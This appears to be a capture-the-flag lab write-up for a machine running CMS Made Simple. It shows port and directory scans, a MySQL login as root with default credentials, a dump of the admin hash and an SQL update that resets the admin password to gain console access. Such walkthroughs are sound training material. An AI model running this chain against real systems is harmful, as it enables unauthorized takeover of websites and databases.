
My-CMSMS


```
rustscan -a 192.168.233.74 -t 3000 -u 4000 -- -A -oN nmap
```

Total 4 ports are open




```
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 61 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 27:21:9e:b5:39:63:e9:1f:2c:b2:6b:d3:3a:5f:31:7b (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDO2NZpyWvmlp9n32GhuHX86ickyFyeoh/ESBEKFDQ2bKtYB5ql158CM+zuXjQsIdmLUFtpbmMjl4nArC3d6Z/IJYgHIhA1wM6NA9ErQsYVdQEJS6Bb6rE
vTW9PMdQtPuFj4rJM+FWZffzUZGQoHz/YMf5IJxdz7Xf1i/G7BvANctULMC7rKqpXvpjxTcLPfxxuO7ePcsMPco0T8ZDw93k4K65upASBqbdzCS9axTf5JXll3nWGcKO/JfWk3dvDUpRWdcUpXoEf2+afEzW5
GmeWEjTvTG1Bo2qUTLr43T8w234I7qqgiMmnXjP+TVgOPP
|   256 bf:90:8a:a5:d7:e5:de:89:e6:1a:36:a1:93:40:18:57 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLHPnZ54xfYtmNSBROqyDaS91lnDbroaBWi+KHR0cRbWxYSzW0G5IxmT19UjfBJOiG7lanOJw5dtC1pmeU2
|   256 95:1f:32:95:78:08:50:45:cd:8c:7c:71:4a:d4:6c:1c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGAbYacAnCI/PmYwQeSFp6RcW3ZCCqIAzSIiec9ck725
80/tcp    open  http    syn-ack ttl 61 Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-generator: CMS Made Simple - Copyright (C) 2004-2020. All rights reserved.
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Home - My CMS
|_http-favicon: Unknown favicon MD5: 551E34ACF2930BF083670FA203420993
3306/tcp  open  mysql   syn-ack ttl 61 MySQL 8.0.19
| mysql-info:
|   Protocol: 10
|   Version: 8.0.19
|   Thread ID: 102
|   Capabilities flags: 65535
|   Some Capabilities: Support41Auth, SupportsLoadDataLocal, Speaks41ProtocolOld, SupportsTransactions, SupportsCompression, LongPassword, InteractiveClient,
LAfterHandshake, ODBCClient, ConnectWithDatabase, FoundRows, IgnoreSigpipes, LongColumnFlag, DontAllowDatabaseTableColumn, IgnoreSpaceBeforeParenthesis, Spea
lNew, SupportsMultipleResults, SupportsMultipleStatments, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: w\x12I        U=Y8\x7F9= /G\x1Be\x0EkXn
|_  Auth Plugin Name: mysql_native_password
33060/tcp open  mysqlx? syn-ack ttl 61
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|     Invalid message"
|_    HY000
```

On port 80 **Made simple CMS** is running.




Content discovery.

```
ffuf -u http://192.168.233.74/FUZZ -w /root/Wordlists/knownDir.txt -t 200
```



```
┌──(root#Bhavesh)-[~/Offsec/My-CMSMS]
└─# ffuf -u http://192.168.233.74/FUZZ -w /root/Wordlists/knownDir.txt -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.233.74/FUZZ
 :: Wordlist         : FUZZ: /root/Wordlists/knownDir.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

admin                   [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 104ms]
.htaccess               [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 3969ms]
config.php              [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 4884ms]
tmp                     [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 5850ms]
doc                     [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 5853ms]
uploads                 [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 6829ms]
.htpasswd               [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 6823ms]
index.php               [Status: 200, Size: 19502, Words: 2945, Lines: 127, Duration: 6837ms]
:: Progress: [102/102] :: Job [1/1] :: 14 req/sec :: Duration: [0:00:07] :: Errors: 0 ::
```

Navigate on **/admin** it redirect us on login panel. We don't have password for admin user.


Not secure 192.168.233.74/admin/login.php

Login to CMS Made Simple™

User name

User name

Password


Password

We know that port **3306** is open for **mysql** service. Let's login into default account as root and password.

root:root

```
mysql -u root -h 192.168.233.74 -p
```

We successfully login into root account.




```
┌──(root#Bhavesh)-[~/Offsec/My-CMSMS]
└─# mysql -u root -h 192.168.233.74 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 138
Server version: 8.0.19 MySQL Community Server - GPL

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| cmsms_db           |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.098 sec)

MySQL [(none)]> _
```

One database is located as **cmsms_db**;

```
show databases;
use cmsms_db;
show tables;
```


We have a one table called **cms_users** in the **cmsms_db** database;



```
| cms_userplugins                  |
| cms_userplugins_seq              |
| cms_userprefs                    |
| cms_users                        |
| cms_users_seq                    |
| cms_version                      |
+----------------------------------+
53 rows in set (0.062 sec)
```

```
select * from cms_users;
```

Found the admin password in the md5 hash format.




```
MySQL [cmsms_db]> select * from cms_users;
+---------+----------+----------------------------------+--------------+------------+-----------+-------------------+--------+---------------------+-
-+
| user_id | username | password                         | admin_access | first_name | last_name | email             | active | create_date         |
 |
+---------+----------+----------------------------------+--------------+------------+-----------+-------------------+--------+---------------------+-
-+
|       1 | admin    | 59f9ba27528694d9b3493dfde7709e70 |            1 |            |           | admin@mycms.local |      1 | 2020-03-25 09:38:46 |
 |
+---------+----------+----------------------------------+--------------+------------+-----------+-------------------+--------+---------------------+-
-+
```

Now we know that we are root user of the dababase. We can change the password of the admin user.


Found the below blog to change the password in mysql.
https://cmscanbesimple.org/blog/cms-made-simple-admin-password-recovery

```
update cms_users set password = (select md5(CONCAT(IFNULL((SELECT sitepref_value FROM cms_siteprefs WHERE sitepref_name = 'sitemask'),''),'12345'))) where username = 'admin';
```




```
MySQL [cmsms_db]> update cms_users set password = (select md5(CONCAT(IFNULL((SELECT sitepref_value FROM cms_siteprefs WHERE sitepref_name = 'sitemask'),''),'12345'))) w
here username = 'admin';
Query OK, 1 row affected (0.066 sec)
Rows matched: 1  Changed: 1  Warnings: 0
```

Now we can see admin password is changed.



```
MySQL [cmsms_db]> select * from cms_users;
+---------+----------+----------------------------------+--------------+------------+-----------+-------------------+--------+---------------------+-
-+
| user_id | username | password                         | admin_access | first_name | last_name | email             | active | create_date         |
 |
+---------+----------+----------------------------------+--------------+------------+-----------+-------------------+--------+---------------------+-
-+
|       1 | admin    | 1a605e54c61368ae19c7bb5ede4f2a5f |            1 |            |           | admin@mycms.local |      1 | 2020-03-25 09:38:46 |
 |
+---------+----------+----------------------------------+--------------+------------+-----------+-------------------+--------+---------------------+-
```

Login into the admin console.




192.168.233.74/admin/login.php

Login to CMS Made Simple™

User name: admin

Password: •••••



192.168.233.74/admin/?__c=f3facb594604cc97fd4

